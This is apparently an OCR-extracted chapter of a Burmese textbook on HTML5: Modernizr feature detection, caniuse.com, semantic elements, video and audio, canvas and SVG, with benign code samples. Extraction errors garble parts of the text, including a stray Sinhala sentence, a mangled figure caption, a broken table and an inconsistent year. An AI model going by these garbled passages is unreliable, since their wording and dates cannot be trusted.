၂၀၁၄ ခုနှစ် အောက်တိုဘာလမှာ W3C က HTML5 Standard ကို အပြီးသတ်ကြပြာခဲ့ပြီဖြစ်ပါတယ်။ ဒါပေမယ့် Web Browser အားလုံးက HTML5 လုပ်ဆောင်ချက်တွေအားလုံးကို Support လုပ်နိုင်ဖို့ကိုတော့ အချိန်အတိုင်းအတာတစ်ခု စောင့်ကြရေးမှာဖြစ်ပါတယ်။ လက်ရှိမှာ လူသုံးအများဆုံး Browser တွေဖြစ်တဲ့ Google Chrome နဲ့ Mozilla Firefox တို့က HTML5 လုပ်ဆောင်ချက်အများစုကို Support လုပ်နေကြပြီဖြစ်ပေမယ့် Support မလုပ်နိုင်သေးတဲ့ လုပ်ဆောင်ချက်အချို့လည်း ကျွန်ုင်နေပါသေးတယ်။

ဒါကြောင့် HTML5 နည်းပညာတွေကိုအသုံးပြုတဲ့အခါ အခုလို နည်းလမ်း(၃) မျိုးနဲ့ ချည်းကပ်အသုံးပြုကြရမှာ ဖြစ်ပါတယ်။

၁.) Feature Detection

ပထမနည်းလမ်းကတေသာ Feature Detection ဖြစ်ပါတယ်။ အသုံးပြုလိုတဲ့ HTML5 Feature တွေကို Browser က Support လုပ်မလုပ် စစ်ဆေးလိုရတဲ့ JavaScript Tool တွေကို အသုံးပြုရမှာဖြစ်ပါတယ်။ အဲဒီ Tool တွေနဲ့ စစ်ဆေးပြီး Browser က Support လုပ်ရင် HTML5 Feature ကိုသုံးပြီး Support မလုပ်ရင်တော့ လိုချင်တဲ့လုပ်ဆောင်ချက်ကို ကိုယ်တိုင်ရေးသားသတ်မှတ်ပေးရမှာပါ။ Feature Detect Tools တွေထဲမှာ လူသီများထင်ရှားတာကတော့ Modernizr ပဲ ဖြစ်ပါတယ်။

Modernizr ဟာ HTML5 Support မလုပ်တဲ့ Internet Explorer 8 ကဲ့သို့သော Browser အဟောင်းတွေမှာ <header>, <footer>, <aside>, <nav> စာတဲ့ HTML5 Semantic Layout Element တွေကို အသုံးပြုလိုချေအင်ဆောင်ရွက်ပေးတဲ့ JavaScript နည်းပညာ တစ်ခုဖြစ်ပါတယ်။ modernizr.com ကနေ Download လုပ်ယူနိုင်ပါတယ်။ Download ရယူထားတဲ့ဖိုင်ကို <script> Element နဲ့ ချိတ်ဆက်ပေးလိုက်ယူနဲ့ ဘာမှထပ်မံရေးသားဖို့ မလိုပဲ HTML5 Support မလုပ်တဲ့ Browser အဟောင်းတွေမှာ HTML5 Semantic Layout Element တွေကို စတင်အသုံးပြုလို ရထားမှုပြစ်ပါတယ်။

```
<script src="js/modernizr.min.js"></script>
```

အသုံးပြုလိုတဲ့ HTML5 Feature ကို Browser က Support လုပ်မလုပ်ကိုလည်း Modernizr နဲ့ပဲ စစ်ဆေးနိုင်ပါတယ်။ ဥပမာ –

```
<input type="date" id="dob">
<script>
  if( !Modernizr.inputtypes.date ) {
    $("#dob").datepicker();
  }
</script>
```

HTML5 Date Input ကို Support လုပ်တဲ့ Browser မှာဆိုရင် <input type="date"> နေရာမှာ Date ရွေးလိုရတဲ့ Pop-Up Calendar ကို Browser က ဖော်ပြပေးသွားမှုပြစ်ပါတယ်။ Support မလုပ်တဲ့ Browser တွေကတော့ Date Input ကိုနားမလည်လို ရိုးရိုး Text Box တစ်ခုအနေနဲ့ပဲဖော်ပြပေးမှုပြစ်ပါတယ်။ ဒါကြောင့် Modernizr ရဲ့ Modernizr.inputtypes.date ကိုသုံးပြီး လက်ရှိ Browser က Date Input ကို Support လုပ်မလုပ်စစ်ဆေးထားပါတယ်။ Support မလုပ်ရင် jQuery UI Datepicker ကို အစားထိုးအသုံးပြုဖို့ သတ်မှတ်ထားခြင်းဖြစ်ပါတယ်။

ဒီလိုအလုပ်ရှုပ်ခံပြီး စစ်ဆေးပဲ jQuery UI Datepicker ကိုပဲ တိုက်ရှိက်သုံးပြီး ရေးလိုက်လည်းရတာပါပဲ။ ဒါပေမယ့် HTML5 Date Input ကေားတဲ့ Datepicker က Browser Native ဖြစ်လို Performance ပိုင်းမှာ jQuery UI Datepicker ထက် ပိုမိုကောင်းမွန်မှုပြစ်ပါတယ်။ အထူးသဖြင့် Mobile နဲ့ Touch Device တွေမှာဆိုရင် အများကြီးသိသာမော်ပါ။

ဒီနည်းနဲ့ အခြား HTML5 Feature တွေကို Browser က Support လုပ်မလုပ်စစ်ဆေးအသုံးပြုနိုင်ပါတယ်။

J.) Browser Support Check

HTML5 Feature တွေရဲ့ လက်ရှိ Browser Support အခြေအနေကို caniuse.com (Can I Use) မှာ စစ်ဆေးနိုင်ပါတယ်။ သူ့ဖော်ပြတဲ့ ရလဒ်ကိုကြည့်ပြီး မိမိအသုံးပြုလိုတဲ့ Feature ရဲ့ Browser Support အခြေအနေက လက်ခံနိုင်လောက်တဲ့ အခြေအနေဟုတ်မဟုတ် ဆုံးဖြတ်နိုင်မှာဖြစ်ပါတယ်။

# @font-face Web fonts - Working Draft									*Usage stats:	Global
	IE	Firefox	Chrome	Safari	Opera	iOS Safari	Opera Mini	Android Browser	Blackberry Browser	
									2.1	
									2.2	
						3.2	2.3			
						4.0-4.1	3.0			
	8.0	19.0	25.0			4.2-4.3	4.0			
	9.0	20.0	26.0	5.1		5.0-5.1	4.1	7.0		
Current	10.0	21.0	27.0	6.0	12.1	6.0	5.0-7.0	4.2	10.0	
Near future	11.0	22.0	28.0							
Farther future		23.0								
Sub-features: EOT - Embedded OpenType fonts WOFF - Web Open Font Format SVG fonts TTF/OTF - TrueType and OpenType font support										

ပုံ (၁၄-၁) caniuse.com – Browser Support of CSS3 @font-face

ပုံ (၁၄-၁) မှာ caniuse.com ကိုအသုံးပြုပြီး CSS3 Feature ဖြစ်တဲ့ @font-face ရဲ့ Browser Support အခြေအနေ စစ်ဆေးထားတဲ့ရလဒ်ကို ဖော်ပြထားပါတယ်။ @font-face ဟာ HTML5 ဆက်စပ်နည်းပညာဖြစ်တဲ့ CSS3 Feature တစ်ခုဖြစ်ပါတယ်။ ဒါပေမယ့် Browser အားလုံးနှီးပါးမှာ Support လုပ်နေတာကို တွေ့ရမှာဖြစ်ပါတယ်။ ဒါကြောင့် အသုံးပြုမယ်ဆိုရင် စိတ်ချလက်ချအသုံးပြုနိုင်နေဖြစ်တဲ့ Feature တစ်ခုဖြစ်ပါတယ်။

R.) Enhancements


HTML5 ကို Enhance လိုပဲ သဘောထားမယ်ဆိုရင်လည်း ထားနိုင်ပါတယ်။ တန်ညွှေးအားဖြင့် Web Application တွေကို HTML5 နဲ့ အားပြုတည်ဆောင်ခြင်းမဟုတ်ပဲ ရေးရှိရေးစဉ်အတိုင်းရေးသားပြီးတစ်ချို့နေရာတွေမှာသာ HTML5 လုပ်ဆောင်ချက်တွေနဲ့ Enhance လုပ်လိုက်တဲ့သဘောပါ။ ဒီတော့ Browser က Support မလုပ်ရင်လည်း Application က ပုံမှန်အတိုင်းပဲ အလုပ်လုပ်နေမှာဖြစ်ပြီး Support လုပ်ခဲ့ရင်တော့ ပိုမိုပြည့်စုံသွားစေမှာဖြစ်ပါတယ်။

ဥပမာ - <input type="text" name="fname" **autofocus**>

autofocus ဆိုတာ HTML5 Attribute တစ်ခုဖြစ်ပါတယ်။ သူ့ကိုထည့်သွင်းထားတဲ့အတွက် HTML5 Support လုပ်တဲ့ Browser တွေမှာ Document ကိုဖော်ပြပြီးတာနဲ့ Input မှာ Focus အလိုအလျောက် ဖြစ်နေစေမှာဖြစ်ပါတယ်။ Support မလုပ်ခဲ့ရင်လည်း Focus လုပ်မပေးယံသာရှိလို ကြီးမားတဲ့သက်ရောက်မှုမရှိနိုင်ပါဘူး။ ဒီလိန်ညွှေးလမ်းနဲ့ Enhancement အတွက် ရည်ရွယ်အသုံးပြုနိုင်တဲ့ လုပ်ဆောင်ချက်တွေ HTML5 မှာ အများအပြားရှိနေပါတယ်။

14.4 – HTML5 Features

HTML5 ဟာ Web Application တွေမှာလိုအပ်လေ့ရှိတဲ့ အခြေခံလုပ်ဆောင်ချက်တွေ စုစုည်းထားတဲ့ နည်းပညာအစု အဝေးတစ်ခုဖြစ်ပါတယ်။ ပုံ (၁၄-ခ) မှာ HTML5 Feature များရဲ့ ၂၀၁၃ ခုနှစ် နေ့နံပါရီလအထိ ရောက်ရှိနေတဲ့ အခြေအနေကို ဖော်ပြထားပါတယ်။



ॐ (ॐ-ə) HTML5 – Feature Status

WHATWG ကအစပြီးတဲ့နည်းပညာတွေ W3C ကဖြည့်စွက်ထားတဲ့နည်းပညာတွေနဲ့ HTML5 မှာ တိုက်ရှိက် မပါဝင် ပေမယ့် ဆက်စပ်နည်းပညာလို့ သတ်မှတ်ထားတဲ့နည်းပညာတွေကို အပုံစွဲလိုက် ခွဲခြားဖော်ပြထားပါတယ်။ Feature တွေရဲ့ ရောက်ရှိနေတဲ့ Development အခြေအနေကိုလည်းဖော်ပြထားခြင်းဖြစ်ပါတယ်။

Deprecated ဆိတာကတော့ ဆက်လက် Implement ပြည်တော့မှာမဟုတ်တဲ့ Feature တွေဖြစ်ပါတယ်။ Calendar API, Messaging API, HTTP Caching နဲ့ Web SQL တို့က Deprecated အနေအထားသတ်မှတ်ထားပါတယ်။

WebGL ကိုတော့ Non-W3C-Spec လိုသတ်မှတ်ထားပါတယ်။ HTML5 ရဲ့ ဆက်စပ်နည်းပညာဖြစ်ပေမယ့် W3C က တာဝန်ယူဆောင်ရွက်နေခြင်းမဟုတ်တဲ့ နည်းပညာဖြစ်ပါတယ်။

Working Draft සිංහල පෙනීමේ අවස්ථාව නො යොමු කළ තුළ විය යුතු හෝ මූල්‍ය පෙනීමේ අවස්ථාව නො යොමු කළ තුළ විය යුතු හෝ

နည်းပညာများဖြစ်ပါတယ်။ XHR2, File API, Media Capture, Indexed DB, Contacts API, Device Orientation, Animation Timing နဲ့ Microdata တို့ကို Working Draft အဖြစ်သတ်မှတ်ထားပါတယ်။

Candidate Recommendation အဆင့်ကတော့ HTML5 Feature ဖြစ်ပါတယ်လို့ အတည်ပြုပြီး စမ်းသပ်အသုံးပြန်ဖြစ်တဲ့အဆင့်ပါ။ Video/Audio, Canvas, Web Messaging, WebSockets, Drag & Drop, Web Worker, Web Storage, Markup တို့ကို Candidate Recommendation အဆင့်သတ်မှတ်ထားပါတယ်။

Proposed Recommendation အဆင့်ကတော့ နောက်ဆုံးဆင်အတည်ဖြစ်ပြီးဖြစ်ကြောင်း မကြောင်မှာ ကြော်ကတော့မှာ ဖြစ်တဲ့အဆင့်ဖြစ်ပါတယ်။ Geo Location API ဟာ Proposed Recommendation အဆင့်မှာပါဝင်နေပါတယ်။

W3C Recommendation အဆင့်ကတော့ HTML5 Features အဖြစ် အပြီးသတ်အတည်ပြုလိုက်ပြီးဖြစ်တဲ့ လုပ်ဆောင်ချက်များဖြစ်ပါတယ်။ SVG, Web Open Font, RDFa နဲ့ အခြားလုပ်ဆောင်ချက်အချို့ကို W3C Recommendation အဖြစ် သတ်မှတ်ထားပြီးဖြစ်ပါတယ်။

ဒါဟာ ၂၀၀၃ ခုနှစ် နောက်ရှိလကအခြေအနေကို ဖော်ပြထားခြင်းဖြစ်ပြီး လက်ရှိ ဒီစာရေးသားနေစဉ်မှာတော့ Feature အားလုံးကို W3C Recommendation အဆင့်ကို ရောက်ရှုခဲ့ပြီးဖြစ်ပါတယ်။

14.5 – Semantic Markup

အခန်း (၃) မှာ CSS လေ့လာခဲ့စဉ်က Layout တွေတည်ဆောက်ဖို့အတွက် `<div>` Element ကိုအသုံးပြုခဲ့ ကြပါတယ်။ CSS နဲ့ သတ်မှတ်ထားတဲ့အတွက် အမြင်အားဖြင့်အဆင်ပြုမယ့် `<div>` ဟာ Generic Element ဖြစ်တဲ့အတွက် အဓိပါယ်သတ်မှတ်ချက် မရှိပါဘူး။ Layout Structure က အမြင်အတွက်အဆင်ပြုနေပေယ့် ကွန်ပျိုတာကတော့ Process လုပ်ပြီးနားလည်နိုင်မှာမဟုတ်ပါဘူး။ ဒါကလည်း HTML4.01 မှာ Layout များတည် ဆောက်တဲ့အခါအသုံးပြုရန် လို့ ရည်ရွယ်သတ်မှတ်ထားတဲ့ Element တွေ မရှိလိုသုံးခဲ့ကြရတာပါ။

HTML5 မှာတော့ Layout Structure အတွက် Semantic Element များပါဝင်လာပါတယ်။ ဖြည့်စွက်ပါဝင်လာတဲ့ Semantic Layout Element များ (Sectioning Element များလိုခေါ်ကြပါတယ်) အသုံးပြုမယ်ဆိုရင် Browser အပါအဝင် ကွန်ပျိုတာစနစ်များက Layout ဖွံ့ဖည်းပုံကိုပါ နားလည်နိုင်သွားမှာဖြစ်ပါတယ်။



ပုံ (၁၄-၈) HTML5 Sectioning Elements

ပုံ (၁၄-၈) မှာ Three Columns Layout တစ်ခုကို HTML5 Element များနဲ့ထည့်ဆောက်ပုံကို ဖော်ပြပေးထားပါတယ်။

<section> - <section> ဟာ <div> နဲ့အခြေခံအားဖြင့်တူတယ်လို ဆိုနိုင်ပါတယ်။ Layout သို့မဟုတ် Column အဖြစ် သတ်မှတ်လိုတဲ့ Element များကို စုစုပေါင်းထားဖို့အသုံးပြနိုင်ပါတယ်။ <div> နဲ့ကွားသွားတာက <div> က ဘယ်လိုနေရာရှာမဆို သုံးနိုင်တဲ့ Generic Element ဖြစ်ပြီး <section> ကတော့ Layout Group များအတွက် ရည်ရွယ်သတ်မှတ် ထားတဲ့ Element ဖြစ်ပါတယ်။

<header> - <header> Element ကို Section တစ်ခုရဲခေါင်းစီးပိုင်းအနေနဲ့အသုံးပြုရပါတယ်။ <body> ဟာ လည်း Section တစ်ခုဖြစ်လို Document တစ်ခုလုံးရဲ့ ခေါင်းစီးပိုင်းအနေနဲ့လည်း အသုံးပြနိုင်ပါတယ်။ ပုံ (၁၄-၈) မှာ Document ခေါင်းစီး အတွက် <header> ကိုအသုံးပြုထားသလို Section တစ်ခုရဲ့ ခေါင်းစီးပိုင်းအနေနဲ့လည်း အသုံးပြု ပြထားပါတယ်။

<hgroup> - W3C က နောက်ဆုံးအတည်ပြုလိုက်တဲ့ HTML5 မှာ ဒီ Element ကို ဖယ်ထုတ်လိုက်ပါတယ်။ ဒါပေမယ Browser အများစုက Support လုပ်ကြတဲ့ သုံးမယ်ဆိုရင် သုံးနိုင်ပါတယ်။ ခေါင်းစဉ်အဖြစ်အသုံးပြုလိုတဲ့ Element တွေ တစ်ခုထက်ပိုရှိတဲ့အခါ <hgroup> နဲ့ စုစုပေါင်းအနေဖြင့်ပြနိုင်ပါတယ်။ ဥပမာ -

```
<hgroup>
  
  <h1>Section Title</h1>
  <h2>Description or Tag Line</h2>
</hgroup>
```

<footer> – <footer> Element ကို Section တစ်ခုခြင်းစံရဲ့ Section Foot အနေနဲ့အသုံးပြုနိုင်ပါတယ်။ နှုန္လာ
ပုံမှာ <header> လိုပါ၊ Document Foot အနေနဲ့ရော့ Section တစ်ခုရဲ့ Foot အနေနဲ့ပါအသုံးပြုထားပါတယ်။

<nav> – အခြား Document များကိုချိတ်ဆက်ထားတဲ့ Navigation Link များကို <nav> Element နှစ်စည်း
ထည့်သွင်းထားနိုင်ပါတယ်။ အထူးသဖြင့် Website ရဲ့ Main Navigation ကို ထည့်သွင်းဖို့သုံးရပါတယ်။

<aside> – Section တစ်ခုရဲ့အဓိက Content မဟုတ်တဲ့ ဆက်စပ် Content များ စုစည်းထည့်သွင်းဖို့ သုံးရပါတယ်။
<header> နဲ့ <footer> လိုပါပဲ၊ Document Sidebar အနေနဲ့သုံးနိုင်သလို Section Sidebar အနေနဲ့လည်း
သုံးနိုင်ပါတယ်။

<article> – အမျိုးအစားတဲ့ Content များအပ်စုလိုက် စုစည်းဖို့ <article> Element ကိုသုံးနိုင်ပါတယ်။
ဥပမာ –

```
<article class="comment">
  
  <h3>User Name</h3>
  <p>Comment Body</p>
</article>

<article class="comment">
  
  <h3>User Name</h3>
  <p> Comment Body </p>
</article>
```

ဒီ Semantic Element တွေကို လက်ရှိမှာ အသုံးချမယ်ဆိုရင်သုံးလိုရနေပါပြီ။ ယော်ပြခဲ့ပြီး ဖြစ်တဲ့အတိုင်း Modernizr
အကူအညီနဲ့ HTML5 Support မလုပ်တဲ့ Browser တွေမှာလည်း Semantic Element များကို အဆင်ပြေပြေအသုံးပြု
နိုင်မှုဖြစ်ပါတယ်။

14.6 – Multimedia

Multimedia နဲ့ 2D Graphic ဟာ HTML 4.01 ရဲ့ အဓိကအားနည်းချက်တစ်ခုဖြစ်ပါတယ်။ Web Document တွေထဲမှာ
Video နဲ့ 2D Graphic တွေထည့်သွင်းလိုတဲ့အခါ Adobe Flash နဲ့ Microsoft Silverlight တို့လို Plugin နည်းပညာ
တွေကိုအသုံးပြုရပါတယ်။ HTML5 မှာတော့ Multimedia အတွက်ရော့ 2D Graphic အတွက်ပါ ဖြည့်စွက်မှုတွေပါဝင်လာ
ပါပြီ။

Video တွေကို Web Document ထဲမှာထည့်သွင်းဖို့အတွက် <video> Element ကို အသုံးပြုနိုင်ပါတယ်။ အသုံး

ပြုပုံကလည်း ရှိုးရိုးလေးပါ။ Element နဲ့ Image တွေ ထည့်သွင်းရသလိုပါပဲ။

```
<video src="intro.mp4" controls autoplay loop></video>
```

src Attribute မှာ ဖော်ပြစ်စေလိုတဲ့ Video File Path ကို သတ်မှတ်ပေးနိုင်ပါတယ်။ controls Attribute ထည့်သွင်းထားရင် Play/Pause, Stop စိတ် Video Player Control တွေကို ဖော်ပြပေးမှာဖြစ်ပါတယ်။ autoplay Attribute ထည့်သွင်းထားရင် Document Load လုပ်ပြီးတာနဲ့ Video က အလိုအလျောက်စပြီး Play လုပ်ပေးသွားမှုပါ။ autoplay အစား preload ကိုလည်းသုံးနိုင်ပါတယ်။ `preload` က အလိုအလျောက်မစပါဘူး။ ဒါပေမယ့် Video ကို ကြိုးကြည်ပြီး Download/ Buffer လုပ်ထားပေးမှာဖြစ်ပါတယ်။ loop ကတော့ Repeat ဆိုတဲ့သဘောပါ။ ထည့်သွင်းထားရင် Video ပြီးသွားတဲ့အခါ အစကနေ Replay ပြန်လုပ်ပေးသွားမှုပါ။

Video/Audio ကို Internet Explorer 9 နဲ့အထက်အပါအဝင် Modern Browser အားလုံးက Support လုပ်ကြပါတယ်။ Internet Explorer 8 နဲ့ရွှေ့ပို့ပို့ Browser တွေမှာတော့ အလုပ်လုပ်မှုမဟုတ်ပါဘူး။ ဒီပြုသုနာကို ပြောင်းဖို့အတွက် Video Player jQuery Plugin တွေ အများကြီးရှိပါတယ်။ ဒီ Plugin တွေက HTML5 Video Support ကိုစစ်ဆေးပြီး Support မလုပ်တဲ့ Browser တွေမှာ Flash ကို Fallback အနေနဲ့ အစားထိုးအသုံးပြုသွားအောင် စီမံထားကြပါတယ်။

Video အတွက် တစ်ကယ့်ပြသုနာက <video> Element မဟုတ်ပါဘူး။ Encoding ဖြစ်ပါတယ်။ Audio/ Video Encoding တွေက အမျိုးမျိုးဖြစ်နေပါတယ်။ Video မှာဆိုရင် MPEG 4, Ogg, Flash, WebM, AVI စသဖြင့် Format အမျိုးမျိုးရှိပါတယ်။ Format အမျိုးမျိုးနဲ့ Encode လုပ်ထားတဲ့ Video တွေကို Play နိုင်တဲ့ Codecs တွေကလည်း H.264, Theora, VP8 စသဖြင့် အမျိုးမျိုးကွဲပြားပါသေးတယ်။ Browser တွေက Support လုပ်တဲ့ Codecs တွေ မတူကြပါဘူး။ ဒီလိုမထူးသေးတဲ့အတွက် <video> Element တစ်ခုထည့်သွင်းတိုင်းမှာ အခုလို့ Format အမျိုးမျိုးထည့်သွင်းပေးရလေ့ ရှိပါတယ်။

```
<video controls>
  <source src="intro.mp4">
  <source src="intro.ogv">
  <source src="intro.webm">
</video>
```

ဒီတော့မှာ Browser တွေက Support မလုပ်တဲ့ Format တွေကို Ignore လုပ်ပြီး Support လုပ်တဲ့ Format ကိုရွေးချယ် အသုံးပြုသွားကြမှာ ဖြစ်ပါတယ်။

Audio အတွက် <audio> Element ကိုအသုံးပြုနိုင်ပြီး ထည့်သွင်းအသုံးပြုပုံက <video> နဲ့အတူတူပါပဲ။ <video> <audio> တို့အတွက် JavaScript API များလည်းပါဝင်လို့ JavaScript နဲ့ လိုအပ်သလိုစီမံနိုင်ပါတယ်။ ဥပမာ -

```
<audio id="p" src="audio.mp3"></audio>
<div id="player-controls">
```

```
<button onclick="document.getElementById('p').play()">Play</button>
<button onclick="document.getElementById('p').pause()">Pause</button>
<button onclick="document.getElementById('p').volume+=0.1">V+</button>
<button onclick="document.getElementById('p').volume-=0.1">V-</button>
</div>
```

`<audio>` Element အတွက် Playback Control တွေကို controls Attribute မသဲ့ပဲ JavaScript နဲ့ ကိုယ်တိုင် ဖန်တီးထည့်သွင်းထားခြင်းဖြစ်ပါတယ်။ ကိုယ်တိုင်ထည့်သွင်းထားတဲ့ Element တွေဖြစ်လို့ CSS နဲ့ လိုသလို Style လုပ်ထားနိုင်တဲ့ Playback Controls ကို ရရှိနေမှာပါ။


14.7 – Graphic and Animation

2D Drawing နဲ့ Animation လုပ်ဆောင်ချက်များအတွက် `<canvas>` Element ပါဝင်လာပါတယ်။ Graphic များရေးဆွဲခြင်းနဲ့ Animation များဖန်တီးခြင်းကို JavaScript နဲ့ရေးသားနိုင်မှာ ဖြစ်ပါတယ်။

```
<canvas id="draw" width="300" height="225"></canvas>
<script>
var elem = document.getElementById('draw');
var context = elem.getContext('2d');
if (context) {
    context.fillRect(0, 0, 150, 100);
    context.fillStyle = '#00f';
    context.strokeStyle = '#f00';
    context.lineWidth = 4;

    context.fillRect(0, 0, 150, 50);
    context.strokeRect(0, 60, 150, 50);
    context.clearRect(30, 25, 90, 60);
    context.strokeRect(30, 25, 90, 60);
}
</script>
```

Graphic Container Element တစ်ခုဖြစ်တဲ့ `<canvas>` Element သတ်မှတ်ထားပြီး ရေးဆွဲလိုတဲ့ Graphic များကို JavaScript နဲ့ရေးဆွဲဖန်တီးထားပါတယ်။ ပေးထားတဲ့နှုန်းအတွက် ရလဒ်ကအခုလို့ ဖြစ်မှာပါ။



2D Graphic နဲ့ Animation ဟာ ကျွန်ုတ်စာရေးသူကိုယ်တိုင် မကျွမ်းကျင်တဲ့ဘာသာရပ်မှာ အသေးစိတ်မဖော်ပြနိုင်ပါဘူး။ HTML5 မှာ ဒီလိုလုပ်ဆောင်ချက်ပါဝင်တယ်ဆိုတာလောက်ကိုသာ မိတ်ဆက်ဖော်ပြပေးခြင်းဖြစ်ပါတယ်။

နောက်ထပ် HTML5 Graphic နည်းပညာကတော့ SVG ဖြစ်ပါတယ်။ Scalable Vector Graphic ကို အတိုကောက် ခေါ်တာပါ။ SVG ကတော့ XML Element များနဲ့ Graphic တွေ၊ Animation တွေ ဖန်တီးနိုင်တဲ့ နည်း ပညာတစ်ခုဖြစ်ပါတယ်။

```
<svg version="1.1" width="320" height="320" xmlns="http://www.w3.org/2000/svg">
  <defs>
    <radialGradient id="circleGrad">
      <stop offset="0%" stop-color="rgb(255, 255, 0)" />
      <stop offset="100%" stop-color="rgb( 0, 255, 0)" />
    </radialGradient>
  </defs>

  <ellipse fill="url(#circleGrad)" stroke="#000" cx="50%" cy="50%" rx="50%" ry="50%">
    <animate attributeName="rx" values="0%;50%;0%" dur="2s" repeatCount="indefinite" />
    <animate attributeName="ry" values="0%;50%;0%" dur="2s" repeatCount="indefinite" />
  </ellipse>
</svg>
```

နူမနာပေးထားတဲ့ XML ကို .svg Extension နဲ့ ကူးယူသိမ်းဆည်းပြီး Image Viewer သိမဟုတ် Browser နဲ့ ပွင့်ကြည့်မယ်ဆိုရင် အစိမ်းရောင် ရောင်ပြီးချယ်ထားတဲ့ စက်ဝိုင်းတစ်ခုက ကြိုးလာလိုက်၊ သေးသွားလိုက်နဲ့ Animate ဖြစ်နေတဲ့ Graphic တစ်ခုကို ရရှိမှာဖြစ်ပါတယ်။ ကူးယူစမ်းသပ်ကြည့်နိုင်ပါတယ်။

ဒီနေရာမှာလည်း Canvas လိုပဲ၊ နည်းပညာရှိနေဂြာင်းကိုသာ မိတ်ဆက်ဖော်ပြခြင်းဖြစ်ပါတယ်။ လက်တွေအသုံး ပြုနိုင်ဖို့ အတွက် Web Development သာမက 2D Graphic အကြောင်းကိုပါ နားလည်ဖို့ လိုအပ်မှာဖြစ်ပါတယ်။

SVG နဲ့ Canvas နှစ်မျိုးလုံးဟာ 2D Graphic နဲ့ Animation များဖန်တီးနိုင်တဲ့ နည်းပညာများဖြစ်ကြလို့ ဘယ်နည်းပညာ ကို ဦးစားပေးအသုံးပြုသင့်လဲဆိုတဲ့ မေးခွန်းများလည်းရှိနေပါတယ်။ ကွားမြားချက်ကတော့၊ Canvas မှာ Graphic များကို Code ရေးသားပြီး (Imperative ပုံစံ) ဖန်တီးရခြင်းဖြစ်ပါတယ်။ SVG မှာတော့ XML Element များနဲ့ (Declarative ပုံစံ) ဖန်တီးရခြင်း ဖြစ်ပါတယ်။ SVG File တစ်ခုဟာ Element များစုစုပေါင်း ဖြစ်တဲ့ အတွက် DOM API ကို သုံးပြီးတော့၊ ဆင်္တားလုပ်ဆောင်ချက်များကို ရေးသားသတ်မှတ်နိုင်ပါသေးတယ်။ ပြီးတော့ Vector ဖြစ်တဲ့ အတွက် Graphic ရဲ့ Quality ကိုထိခိုက်ခြင်း မရှိနေပဲ လိုသလို ခြိုလျှေးလိုပါတယ်။ Canvas ကတော့ Pixel Bitmap ဖြစ်နေတဲ့ အတွက် ဒီလိုရှိမှုမဟုတ်ပါဘူး။ ဒါကြောင့် ကိုစွာအတော်များများမှာ SVG အသုံးပြုသင့်ပြီး အသေးစိတ် Program လုပ်ထားဖို့လိုပြီး၊ Performance အရေးကြီးတဲ့ နေရာတွေမှာ Canvas ကို အသုံးပြုသင့်ပါတယ်။

14.8 – Forms


အခန်း (J) မှာ HTML လေ့လာခဲ့စဉ်က Form Element တွေကို တွဲဖက်လေ့လာခဲ့ပါတယ်။ အဲဒီထဲက Text Box, Button, Radio, Checkbox စတဲ့ Element တွေထည့်သွင်းဖို့ <input> Element ကိုသုံးပြီး type Attribute မှာ ဆိုင်ရာ Input Type တန်ဖိုးတွေ ပြောင်းလဲပေးခဲ့ရပါတယ်။ HTML5 မှာတော့ type Attribute အတွက် နောက်ထပ် Input Type (၁၃) 